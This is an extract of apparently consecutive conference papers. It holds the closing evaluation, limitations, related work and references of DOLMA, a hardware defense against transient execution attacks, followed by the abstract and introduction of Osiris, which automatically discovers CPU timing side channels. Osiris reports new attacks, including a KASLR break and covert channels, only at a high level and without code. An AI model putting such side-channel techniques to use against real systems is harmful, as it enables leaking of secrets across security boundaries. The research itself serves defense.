


Figure 7: A demonstration of DOLMA's effectiveness in mitigating various covert timing channels. Each of the attacks leaks the value of the secret byte (42) on a baseline OoO processor (left) in gem5 [6]. In contrast, a DOLMA-protected processor prevents data from entering these channels during transient execution, thereby mitigating the attacks (right).

micro-ops (e.g., memory micro-ops and branches), types of speculation (e.g., control and data), and locations of secrets (e.g., in-register and in-memory).

We depict DOLMA's effectiveness in mitigating a sampling of these transient execution attacks in Fig. 7. Namely, we show that DOLMA mitigates timing-based transmission of speculatively-loaded data through the D-cache (load micro-op), BTB (branch), and D-TLB (store). We additionally show that DOLMA's protection applies to speculative store bypass [47] as well as attacks on non-speculative register data. As pictured, DOLMA defeats all attempted transient execution attacks, regardless of the covert channel, unsafe micro-op, type of speculation, and location of the secret.

7.3 Area and Energy Estimates

We provide area and energy estimates for DOLMA using McPAT [37] with recommended changes for increased accuracy [80]. We model DOLMA's conceptual changes to the microarchitecture as follows. The unsafe queue is conservatively implemented as a second copy of the issue queue, extended with $1 + \log_2(\text{sizeof(ROB)})$ bits per entry to hold the pending redirect bit as well as ROB index of the youngest unresolved inducer (set to 0 if all are resolved, meaning the micro-op may re-issue). Each functional unit (e.g., ALUs and FPUs) and entry in the load-store queue is extended with $\log_2(\text{sizeof(ROB)})$ bits to indicate the corresponding

Mode	Energy	Energy (SMT)
DOLMA-*Default* (M)	10.8%	4.46%
DOLMA-*Conservative* (M)	29.2%	16.4%
DOLMA-*Default* (M+R)	22.4%	10.4%
DOLMA-*Conservative* (M+R)	40.9%	21.9%

Table 3: DOLMA's normalized total energy usage (processor and caches) compared to a baseline single thread and SMT processor, respectively.

micro-op's position in the ROB; such a design allows DOLMA to enforce its backend contention policy. Finally, similar to prior work [88], entries in the frontend register alias table are extended with $\log_2(\text{sizeof(ROB)})$ bits to indicate an operand's youngest unresolved inducer (either directly produced by a data dependency, or indirectly via a control dependency).

For area, we find that DOLMA's overhead is negligible when configured for either single threaded or SMT execution, incurring 0.9% overhead compared to respective baselines. For energy, as shown in Table 3, DOLMA's normalized total energy usage is dominated by its increase in execution time; energy usage overheads for both single thread and SMT configurations roughly correspond to performance overheads for the respective baselines. Therefore, in line with performance overheads, normalized energy usage for SMT configurations incurs lower overhead (normalized to an SMT baseline) than a single thread configuration (normalized to a single thread baseline).

7.4 Limitations

First, as the gem5 baseline processor does not allow faulty data propagation, we are unable to directly demonstrate the effectiveness of DOLMA-*Conservative* against Meltdown-type attacks. However, given that DOLMA-*Default* clearly prevents SSB [47]—and the restriction policy DOLMA-*Default* applies to SSB load dependants is extended to *all* load dependants in DOLMA-*Conservative*—we argue that DOLMA-*Conservative* indeed mitigates Meltdown-type attacks.

Second, we only demonstrate transmission via the BTB using the simpler of gem5's two BTB implementations (i.e., one that uses a less complex indexing function). However, as speculative BTB transmission has been demonstrated on real hardware [42], it is clearly a viable channel.

Third, the gem5 baseline only features constant-time ALU and FPU operations, meaning DOLMA's benefits over prior work [88] for these operations are not modelled.

Fourth, because gem5's system emulation mode does not add latency for TLB misses, our figures include an artificial TLB miss latency of 10 cycles for visualization purposes. We conservatively calculated this latency by assuming a 2-cycle penalty for the initial miss, plus a 4-cycle L1 lookup for each TLB stage. We verified that a TLB hit only occurs for the secret value in the simulator.

Fifth, modeling hardware in software simulators limits evaluation accuracy in the name of implementation feasibility. This limitation is particularly prevalent for total energy estimates, which depend on the accuracy of gem5 performance numbers and McPAT calculations.

8 Related Work

Transient execution attacks. Spectre [32] and Meltdown [38] are the first known attacks that exploit speculative execution to leak data via microarchitectural timing side channels. Since then, a wave of attacks have emerged. Most of these attacks use the D-cache as a timing side channel [10, 13, 31, 32, 35, 38, 40, 41, 47, 48, 50, 57, 59, 61, 64, 66, 68, 69, 71–73, 77, 81]. Attackers have also demonstrated speculative data leaks through the AVX unit [60], issue ports [5], I-cache [42], BTB [42], and global staging buffer [53], as well as suggested the possibility of speculative data leaks through the TLB [56, 83]. Recent work demonstrates that TSX Asynchronous Aborts can also be exploited to leak secrets [59, 71].

Software Mitigations. Due to the difficulty of patching deployed hardware, numerous software patches for transient execution attacks exist. Unfortunately, no software-only techniques provide comprehensive protection.

For Meltdown-type attacks, software mitigations tend to focus on enforcing stronger isolation between security domains. For example, kernel address space layout randomization (KASLR) increases the difficulty of finding kernel data to leak [21]. However, while KASLR makes Meltdown more difficult to exploit, it does not altogether prevent it. Kernel page table isolation (KPTI) defeats the original Meltdown variant by placing kernel data in a separate address space [14, 21]. However, KPTI does not prevent other Meltdown-type attacks [10, 48, 59, 61, 64, 68, 72, 77]. Other proposed defenses offer attack- or channel-specific OS/VMM code modifications. For instance, flushing the cache on context switches between privilege levels only mitigates the cache channel [24, 77].

A wider variety of software mitigations have been proposed for Spectre-type attacks. Compiler techniques include modifying vulnerable code patterns to prevent a subset of transient execution. For example, Retpoline [67] protects call and return instructions from speculatively leaking values on the return stack buffer as in Spectre-RSB [35]. Unfortunately, Retpoline fails to protect against other Spectre variants.

Other compiler techniques insert LFENCEs or add artificial data dependencies to prevent transient loads [11, 51, 62, 65, 75], potentially using program analysis techniques or hardware-software contracts to identify information flows [22, 23, 75]. These techniques can mitigate attacks on memory-based secrets, such as Spectre v1 and Spectre v2 in some cases. However, they either fail to protect register-based secrets, fail to cover all Spectre variants (e.g., SSB [47]), or incur higher overhead than the state-of-the-art hardware defense [88].

Hardware Mitigations. Hardware defenses offer the ability to mitigate transient execution attacks at their microarchitectural sources [43, 76]. The comprehensive solution for all Meltdown-type attacks is to prohibit potentially faulty micro-ops from propagating their results in future proces-

sors [38, 76]. In the interim, microcode patches have been individually issued for Meltdown-type attacks [24, 26, 72, 77].

Hardware patches also exist for certain Spectre-type attacks. Processors can automatically insert LFENCEs after branches and context switches via microcode [25, 26], as well as disable SSB [2, 27]. SpecCFI [34] prevents Spectre v2 by restricting speculative jumps to an authorized set of targets. None of these techniques, nor their union, can mitigate all Spectre variants.

MI6 [7] provides secure enclaves in an out-of-order processor via microarchitectural resource isolation (e.g., flushing core-local structures on context switches). Compared to DOLMA, MI6 does not support SMT and requires the use of a software monitor executing non-speculatively to manage transitions between the enclave and outside world.

InvisiSpec [83] and others [1, 29, 36, 54–56, 83] only protect select load-based transmission channels (e.g., the D-cache), in contrast to speculative information flow control defenses such as DOLMA. The InvarSpec microarchitecture [91] optimizes these cache-centric defenses, using compiler-generated instruction annotations to help determine when a load's execution would not explicitly reveal speculative operand values.

Manual speculative information flow control defenses [17, 58, 86] require the programmer to annotate secrets for protection, as opposed to the automatic protection provided by DOLMA. The strict timing requirements for annotated data ensure that speculative execution produces neither transient *nor non-transient* side channel leakages (i.e., in the event speculation resolves correctly). While effective in providing protection for annotated data, the security of manual defenses relies on proper programmer annotation of secrets.

Existing automatic speculative information flow control defenses [3, 76, 88] prevent varying sets of speculative dependants from issuing until speculation resolves. Notably, SpecShield [3] only protects speculatively-accessed data (e.g., data in memory), and NDA [76] does not prevent leakage of register-based secrets via a single transient micro-op. STT [88] fails to comprehensively mitigate transmissions via stores, whether secrets are in memory or in registers. In contrast, DOLMA protects against all known transient execution attacks, and incurs 8.2–21.2% less overhead than the state of the art [88] when scaling to protect data in registers.

Finally, during the revision of this paper, the authors of STT published an optimization framework (SDO [87]). Like DOLMA, SDO improves performance over STT primarily by allowing speculative loads to safely execute in certain scenarios. SDO creates a "data-oblivious" load, which behaves independently of its operands as well as other unsafe operands. However, to achieve such a load, SDO requires that (1) for each operand-dependent resource access (e.g., a cache bank access), the load instead accesses all such resources (e.g., all banks), and (2) the load blocks all other accesses to these resources until complete. Accordingly, an attacker could intentionally issue speculative data-oblivious loads to temporarily deny cache access to other tenants, in a similar manner to prior cache denial-of-service attacks [4, 78]. Furthermore, SDO does not address any of the store-based security vulnerabilities present in STT and does not consider the effects of the staging buffer [53]. Therefore, SDO requires additional considerations for multitenant environments.

9 Conclusion

Efficiently mitigating transient execution attacks is challenging. Initial hardware mitigations focused on cache transmission [1, 29, 30, 36, 56, 83]. Manual speculative information flow control defenses [17, 58, 86]—though effective—require error-prone annotations of secrets. Automatic solutions fail to comprehensively protect data in registers [3, 76, 87, 88] or memory [87, 88]. DOLMA introduces a novel principle of transient non-observability, combining a lightweight speculative information flow control design with a set of secure performance optimizations to protect data in memory and registers against all existing transient execution attacks.

Acknowledgements

We thank our shepherd (Kaveh Razavi), Marina Minkin, and the anonymous reviewers for their constructive feedback. Kevin Loughlin has been supported by an NSF Graduate Research Fellowship (award DGE 1256260).

Availability

DOLMA's implementation and evaluation infrastructure is available at https://github.com/efeslab/dolma.

References

[1] S. Ainsworth and T. M. Jones. Muontrap: Preventing cross-domain spectre-like attacks by capturing speculative state. In *ISCA*, 2020.

[2] AMD. Speculative Store Bypass Disable, 2018. developer.amd.com/wp-content/resources/124441_AMD64_SpeculativeStoreBypassDisable_Whitepaper_final.pdf.

[3] K. Barber, A. Bacha, L. Zhou, Y. Zhang, and R. Teodorescu. Specshield: Shielding speculative data from microarchitectural covert channels. In *PACT*, 2019.

[4] M. Bechtel and H. Yun. Denial-of-service attacks on shared cache in multicore: Analysis and prevention. In *IEEE RTAS*, 2019.

[5] A. Bhattacharyya, A. Sandulescu, M. Neugschwandtner, A. Sorniotti, B. Falsafi, M. Payer, and A. Kurmus. Smotherspectre: Exploiting speculative execution through port contention. In *CCS*, 2019.

[6] N. Binkert, B. Beckmann, G. Black, S. K. Reinhardt, A. Saidi, A. Basu, J. Hestness, D. R. Hower, T. Krishna, S. Sardashti, et al. The gem5 simulator. *ACM SIGARCH CAN*, 2011.

[7] T. Bourgeat, I. Lebedev, A. Wright, S. Zhang, S. Devadas, et al. Mi6: Secure enclaves in a speculative out-of-order processor. In *MICRO*, 2019.

[8] J. Bucek, K.-D. Lange, et al. SPEC CPU2017: Next-Generation Compute Benchmark. In *ACM/SPEC ICPE Companion*, 2018.

[9] C. Canella, J. V. Bulck, M. Schwarz, M. Lipp, B. von Berg, P. Ortner, F. Piessens, D. Evtyushkin, and D. Gruss. A systematic evaluation of transient execution attacks and defenses. In *USENIX Security*, 2019.

[10] C. Canella, D. Genkin, L. Giner, D. Gruss, M. Lipp, M. Minkin, D. Moghimi, F. Piessens, M. Schwarz, B. Sunar, J. Van Bulck, and Y. Yarom. Fallout: Leaking data on meltdown-resistant cpus. In *CCS*, 2019.

[11] C. Carruth. *Speculative Load Hardening*. Google, 2018. llvm.org/docs/SpeculativeLoadHardening.html.

[12] C. Celio, J. Zhao, A. Gonzalez, and B. Korpan. Riscv-boom documentation, 2019.

[13] G. Chen, S. Chen, Y. Xiao, Y. Zhang, Z. Lin, and T. H. Lai. Sgxpectre: Stealing intel secrets from sgx enclaves via speculative execution. In *Euro S&P*, 2019.

[14] J. Corbet. *A page-table isolation update*. LWN, 2018. lwn.net/Articles/752621/.

[15] D. Evtyushkin, D. Ponomarev, and N. Abu-Ghazaleh. Jump over aslr: Attacking branch predictors to bypass aslr. In *MICRO*, 2016.

[16] D. Evtyushkin, R. Riley, N. C. Abu-Ghazaleh, D. Ponomarev, et al. Branchscope: A new side-channel attack on directional branch predictor. In *ACM SIGPLAN Notices*, 2018.

[17] J. Fustos, F. Farshchi, and H. Yun. Spectreguard: An efficient data-centric defense mechanism against spectre attacks. In *DAC*, 2019.

[18] K. v. Gleissenthall, R. G. Kıcı, D. Stefan, and R. Jhala. Iodine: Verifying constant-time execution of hardware. In *USENIX Security*, 2019.

[19] B. Gras, K. Razavi, H. Bos, and C. Giuffrida. Translation leak-aside buffer: Defeating cache side-channel protections with TLB attacks. In *USENIX Security*, 2018.

[20] D. Gruss, J. Lettner, F. Schuster, O. Ohrimenko, I. Haller, and M. Costa. Strong and efficient cache side-channel protection using hardware transactional memory. In *USENIX Security*, 2017.

[21] D. Gruss, M. Lipp, M. Schwarz, R. Fellner, C. Maurice, and S. Mangard. Kaslr is dead: long live kaslr. In *ESSoS*. Springer, 2017.

[22] M. Guarnieri, B. Köpf, J. Reineke, and P. Vila. Hardware-software contracts for secure speculation. *arXiv preprint arXiv:2006.03841*, 2020.

[23] M. Guarnieri, B. Köpf, J. F. Morales, J. Reineke, and A. Sánchez. Spectector: Principled detection of speculative information flows. In *S&P*, 2020.

[24] Intel. *Deep Dive: Intel Analysis of L1 Terminal Fault*, 2018. software.intel.com/security-software-guidance/insights/deep-dive-intel-analysis-l1-terminal-fault.

[25] Intel. Intel Analysis of Speculative Execution Side Channels, 2018. software.intel.com/security-software-guidance/api-app/sites/default/files/336983-Intel-Analysis-of-Speculative-Execution-Side-Channels-White-Paper.pdf.

[26] Intel. Speculative Execution Side Channel Mitigations, 2018. software.intel.com/security-software-guidance/api-app/sites/default/files/336996-Speculative-Execution-Side-Channel-Mitigations.pdf.

[27] Intel. Speculative Store Bypass, 2018. software.intel.com/security-software-guidance/advisory-guidance/speculative-store-bypass.

[28] R. E. Kessler. The alpha 21264 microprocessor. *MICRO*, 1999.

[29] K. N. Khasawneh, E. M. Koruyeh, C. Song, D. Evtyushkin, D. Ponomarev, and N. Abu-Ghazaleh. Safespec: Banishing the spectre of a meltdown with leakage-free speculation. In *DAC*, 2019.

[30] V. Kiriansky, I. Lebedev, S. Amarasinghe, S. Devadas, and J. Emer. Dawg: A defense against cache timing attacks in speculative execution processors. In *MICRO*, 2018.

[31] V. Kiriansky and C. Waldspurger. Speculative buffer overflows: Attacks and defenses. *arXiv preprint arXiv:1807.03757*, 2018.

[32] P. Kocher, J. Horn, A. Fogh, D. Genkin, D. Gruss, W. Haas, M. Hamburg, M. Lipp, S. Mangard, T. Prescher, et al. Spectre attacks: Exploiting speculative execution. In *S&P*, 2019.

[33] P. Kocher, J. Jaffe, and B. Jun. Differential power analysis. In *CRYPTO*, 1999.

[34] E. M. Koruyeh, S. Haji Amin Shirazi, K. N. Khasawneh, C. Song, and N. Abu-Ghazaleh. Speccfi: Mitigating spectre attacks using cfi informed speculation. In *S&P*, 2020.

[35] E. M. Koruyeh, K. N. Khasawneh, C. Song, and N. Abu-Ghazaleh. Spectre returns! speculation attacks using the return stack buffer. In *12th USENIX Workshop on Offensive Technologies, WOOT*, 2018.

[36] P. Li, L. Zhao, R. Hou, L. Zhang, and D. Meng. Conditional Speculation: An Effective Approach to Safeguard Out-of-Order Execution Against Spectre Attacks. In *HPCA*, 2019.

[37] S. Li, J. H. Ahn, R. D. Strong, J. B. Brockman, D. M. Tullsen, and N. P. Jouppi. Mcpat: an integrated power, area, and timing modeling framework for multicore and manycore architectures. In *MICRO*, 2009.

[38] M. Lipp, M. Schwarz, D. Gruss, T. Prescher, W. Haas, A. Fogh, J. Horn, S. Mangard, P. Kocher, D. Genkin, et al. Meltdown: Reading kernel memory from user space. In *USENIX Security*, 2018.

[39] K. Loughlin, I. Neal, J. Ma, E. Tsai, O. Weisse, S. Narayanasamy, and B. Kasikci. DOLMA source code. github.com/efeslab/dolma, 2020.

[40] A. Lutas and D. Lutas. Bypassing kpti using the speculative behavior of the swapgs instruction. *Bitdefender Whitepaper*, 2019.

[41] G. Maisuradze and C. Rossow. ret2spec: Speculative execution using return stack buffers. In *CCS*, 2018.

[42] A. Mambretti, A. Sandulescu, M. Neugschwandtner, A. Sorniotti, and A. Kurmus. Two methods for exploiting speculative control flow hijacks. In *WOOT*, 2019.

[43] R. Mcilroy, J. Sevcik, T. Tebbi, B. L. Titzer, and T. Verwaest. Spectre is here to stay: An analysis of side-channels and speculative execution. *arXiv preprint arXiv:1902.05178*, 2019.

[44] A. Nazari, N. Sehatbakhsh, M. Alam, A. Zajic, and M. Prvulovic. Eddie: Em-based detection of deviations in program execution. In *ISCA*, 2017.

[45] I. Neal. Lapidary: Crafting more beautiful gem5 simulations. medium.com/@iangneal/lapidary-crafting-more-beautiful-gem5-simulations-4bc6f6aad717, 2019.

[46] I. Neal. Lapidary: creating beautiful gem5 simulations. github.com/efeslab/lapidary, 2019.

[47] NIST NVD. Cve-2018-3639. nvd.nist.gov/vuln/detail/CVE-2018-3639, 2018.

[48] NIST NVD. Cve-2018-3640. nvd.nist.gov/vuln/detail/CVE-2018-3640, 2018.

[49] NIST NVD. Cve-2018-3693. nvd.nist.gov/vuln/detail/CVE-2018-3693, 2018.

[50] NIST NVD. Cve-2019-11135. nvd.nist.gov/vuln/detail/CVE-2019-11135, 2019.

[51] O. Oleksenko, B. Trach, T. Reiher, M. Silberstein, and C. Fetzer. You shall not bypass: Employing data dependencies to prevent bounds check bypass. *arXiv preprint arXiv:1805.08506*, 2018.

[52] M. K. Qureshi. CEASER: Mitigating Conflict-Based Cache Attacks via Encrypted-Address and Remapping. In *MICRO*, 2019.

[53] H. Ragab, A. Milburn, K. Razavi, H. Bos, and C. Giuffrida. Crosstalk: Speculative data leaks across cores are real. In *S&P*, 2021. To appear.

[54] G. Saileshwar and M. K. Qureshi. Cleanupspec: An undo approach to safe speculation. In *MICRO*, 2019.

[55] C. Sakalis, M. Alipour, A. Ros, A. Jimborean, S. Kaxiras, and M. Själander. Ghost loads: what is the cost of invisible speculation? In *ACM CF*, 2019.

[56] C. Sakalis, S. Kaxiras, A. Ros, A. Jimborean, and M. Själander. Efficient invisible speculative execution through selective delay and value prediction. In *ISCA*, 2019.

[57] M. Schwarz, C. Canella, L. Giner, and D. Gruss. Store-to-leak forwarding: Leaking data on meltdown-resistant cpus. *arXiv preprint arXiv:1905.05725*, 2019.

[58] M. Schwarz, M. Lipp, C. Canella, R. Schilling, F. Kargl, and D. Gruss. Context: A generic approach for mitigating spectre. In *NDSS*, 2020.

[59] M. Schwarz, M. Lipp, D. Moghimi, J. Van Bulck, J. Stecklina, T. Prescher, and D. Gruss. Zombieload: Cross-privilege-boundary data sampling. In *CCS*, 2019.

[60] M. Schwarz, M. Schwarzl, M. Lipp, J. Masters, and D. Gruss. Netspectre: Read arbitrary memory over network. In K. Sako, S. Schneider, and P. Y. A. Ryan, editors, *Computer Security – ESORICS*, 2019.

[61] M. Schwarzl, T. Schuster, M. Schwarz, and D. Gruss. Speculative dereferencing of registers: Reviving foreshadow. *arXiv preprint arXiv:2008.02307*, 2020.

[62] Z. Shen, J. Zhou, D. Ojha, and J. Criswell. Restricting control flow during speculative execution. In *CCS*, 2018.

[63] SPEC. Standard Performance Evaluation Corporation SPEC CPU 2017. spec.org/cpu2017/.

[64] J. Stecklina and T. Prescher. LazyFP: Leaking FPU Register State using Microarchitectural Side-Channels. *arXiv preprint arXiv:1806.07480*, 2018.

[65] M. Taram, A. Venkat, and D. Tullsen. Context-sensitive fencing: Securing speculative execution via microcode customization. In *ASPLOS*, 2019.

[66] C. Trippel, D. Lustig, and M. Martonosi. Checkmate: Automated synthesis of hardware exploits and security litmus tests. In *MICRO*, 2018.

[67] P. Turner. *Retpoline: a software construct for preventing branch-target-injection*. Google, 2018. support.google.com/faqs/answer/7625886.

[68] J. Van Bulck, M. Minkin, O. Weisse, D. Genkin, B. Kasikci, F. Piessens, M. Silberstein, T. F. Wenisch, Y. Yarom, and R. Strackx. Foreshadow: Extracting the keys to the Intel SGX kingdom with transient out-of-order execution. In *USENIX Security*, 2018.

[69] J. Van Bulck, D. Moghimi, M. Schwarz, M. Lipp, M. Minkin, D. Genkin, Y. Yarom, B. Sunar, D. Gruss, and F. Piessens. Lvi: Hijacking transient execution through microarchitectural load value injection. In *S&P*, 2020.

[70] J. Van Bulck, F. Piessens, and R. Strackx. Nemesis: Studying microarchitectural timing leaks in rudimentary cpu interrupt logic. In *CCS*, 2018.

[71] S. van Schaik, A. Milburn, S. Österlund, P. Frigo, G. Maisuradze, K. Razavi, H. Bos, and C. Giuffrida. Addendum to RIDL: Rogue In-flight Data Load, 2019. mdsattacks.com/files/ridl-addendum.pdf.

[72] S. van Schaik, A. Milburn, S. Österlund, P. Frigo, G. Maisuradze, K. Razavi, H. Bos, and C. Giuffrida. RIDL: Rogue in-flight data load. In *S&P*, 2019.

[73] S. van Schaik, M. Minkin, A. Kwong, D. Genkin, and Y. Yarom. Cacheout: Leaking data on intel cpus via cache evictions. *cacheoutattack.com*, 2020.

[74] R. A. Velásquez, P. Michaud, and A. Seznec. Selecting benchmark combinations for the evaluation of multicore throughput. In *ISPASS*, 2013.

[75] G. Wang, S. Chattopadhyay, I. Gotovchits, T. Mitra, and A. Roychoudhury. oo7: Low-overhead defense against spectre attacks via program analysis. *IEEE TSE*, 2019.

[76] O. Weisse, I. Neal, K. Loughlin, T. Wenisch, and B. Kasikci. NDA: Preventing Speculative Execution Attacks at Their Source. In *MICRO*, 2019.

[77] O. Weisse, J. Van Bulck, M. Minkin, D. Genkin, B. Kasikci, F. Piessens, M. Silberstein, R. Strackx, T. F. Wenisch, and Y. Yarom. Foreshadow-NG: Breaking the Virtual Memory Abstraction with Transient Out-of-Order Execution. *Technical Report*, 2018.

[78] D. H. Woo and H. Lee. Analyzing performance vulnerability due to resource denial of service attack on chip multiprocessors. In *Workshop on Chip Multiprocessor Memory Systems and Interconnects*, 2007.

[79] R. E. Wunderlich, T. F. Wenisch, B. Falsafi, and J. C. Hoe. SMARTS: Accelerating microarchitecture simulation via rigorous statistical sampling. In *ACM SIGARCH CAN*, 2003.

[80] S. L. Xi, H. Jacobson, P. Bose, G. Wei, and D. Brooks. Quantifying sources of error in mcpat and potential impacts on architectural studies. In *HPCA*, 2015.

[81] W. Xiong and J. Szefer. Leaking information through cache lru states. In *HPCA*, 2020.

[82] W. Xiong and J. Szefer. Survey of transient execution attacks. *arXiv preprint arXiv:2005.13435*, 2020.

[83] M. Yan, J. Choi, D. Skarlatos, A. Morrison, C. W. Fletcher, and J. Torrellas. InvisiSpec: Making Speculative Execution Invisible in the Cache Hierarchy. In *MICRO*, 2018.

[84] M. Yan, B. Gopireddy, T. Shull, and J. Torrellas. Secure hierarchy-aware cache replacement policy (SHARP): Defending against cache-based side channel attacks. In *ISCA*, 2017.

[85] M. Yan, Y. Shalabi, and J. Torrellas. ReplayConfusion: detecting cache-based covert channel attacks using record and replay. In *MICRO*, 2016.

[86] J. Yu, L. Hsiung, M. El Hajj, and C. W. Fletcher. Data oblivious isa extensions for side channel-resistant and high performance computing. In *NDSS*, 2019.

[87] J. Yu, N. Mantri, J. Torrellas, A. Morrison, and C. W. Fletcher. Speculative data-oblivious execution: Mobilizing safe prediction for safe and efficient speculative execution. In *ISCA*, 2020.

[88] J. Yu, M. Yan, A. Khyzha, A. Morrison, J. Torrellas, and C. W. Fletcher. Speculative taint tracking (stt): A comprehensive protection for speculatively accessed data. In *MICRO*, 2019.

[89] J. Yu, M. Yan, A. Khyzha, A. Morrison, J. Torrellas, and C. W. Fletcher. Speculative Taint Tracking (STT): A Formal Analysis. *Technical Report*, 2019.

[90] J. Yu, M. Yan, A. Khyzha, A. Morrison, J. Torrellas, and C. W. Fletcher. STT source code. github.com/cwfletcher/stt, 2020.

[91] Z. N. Zhao, H. Ji, M. Yan, J. Yu, C. W. Fletcher, A. Morrison, D. Marinov, and J. Torrellas. Speculation invariance (invarspec): Faster safe execution through program analysis. In *MICRO*, 2020.

Osiris: Automated Discovery of Microarchitectural Side Channels



Daniel Weber, Ahmad Ibrahim, Hamed Nemati, Michael Schwarz, Christian Rossow
CISPA Helmholtz Center for Information Security

Abstract

In the last years, a series of side channels have been discovered on CPUs. These side channels have been used in powerful attacks, e.g., on cryptographic implementations, or as building blocks in transient-execution attacks such as Spectre or Meltdown. However, in many cases, discovering side channels is still a tedious manual process.

In this paper, we present Osiris, a fuzzing-based framework to automatically discover microarchitectural side channels. Based on a machine-readable specification of a CPU's ISA, Osiris generates instruction-sequence triples and automatically tests whether they form a timing-based side channel. Furthermore, Osiris evaluates their usability as a side channel in transient-execution attacks, *i.e.*, as the microarchitectural encoding for attacks like Spectre. In total, we discover four novel timing-based side channels on Intel and AMD CPUs. Based on these side channels, we demonstrate exploitation in three case studies. We show that our microarchitectural KASLR break using non-temporal loads, FlushConflict, even works on the new Intel Ice Lake and Comet Lake microarchitectures. We present a cross-core cross-VM covert channel that is not relying on the memory subsystem and transmits up to 1 kbit/s. We demonstrate this channel on the AWS cloud, showing that it is stealthy and noise resistant. Finally, we demonstrate Stream+Reload, a covert channel for transient-execution attacks that, on average, allows leaking 7.83 bytes within a transient window, improving state-of-the-art attacks that only leak up to 3 bytes.

1 Introduction

Since first described by Kocher [51] in 1996, side channels have kept challenging the security guarantees of modern systems. Side channels targeted mostly cryptographic implementations in the beginning [5, 37, 51, 69]. By now, they have also been shown to be powerful attacks to spy on user behavior [36, 67, 81]. Moreover, in transient-execution attacks, such as Meltdown [57] or Spectre [50], side channels are vital.

Side channels often arise from abstraction and optimization [79]. For example, due to the internal complexity of modern CPUs, the actual implementation, *i.e.*, the microarchitecture, is abstracted into the documented architecture. This abstraction also enables CPU vendors to introduce transparent optimizations in the microarchitecture without requiring changes in the architecture. However, these optimizations regularly introduce new side channels that attackers can exploit [3, 10, 56, 69, 74, 80, 86, 89].

Although new side channels are commonly found, discovering a side channel typically requires manual effort and a deep understanding of the underlying microarchitecture. Moreover, with multiple thousand variants of instructions available on the x86 architecture alone [1], the number of possible side effects that can occur when combining instructions is too large to test manually. Hence, manually identified side channels represent only a subset of the side channels of a CPU.

Indeed, automatically finding CPU-based side channels is challenging. Side channels consist of a carefully-chosen interplay of multiple orthogonal instructions that are syntactically far apart from each other. Typically, they require instructions that change an inner CPU state and others reading (leaking) this inner state. In addition, many side channels rely on specific instructions to reset the internal state to a known one. For example, the popular Flush+Reload side channel [101] flushes cache lines to reset the state, fills a secret-dependent cache line, and uses another cache access to leak the new state. Identifying such an interplay *automatically* is notoriously hard, fueled by thousands of CPU instructions, their possible combinations, and the lack of mechanisms to verify the existence of potential side-channel candidates.

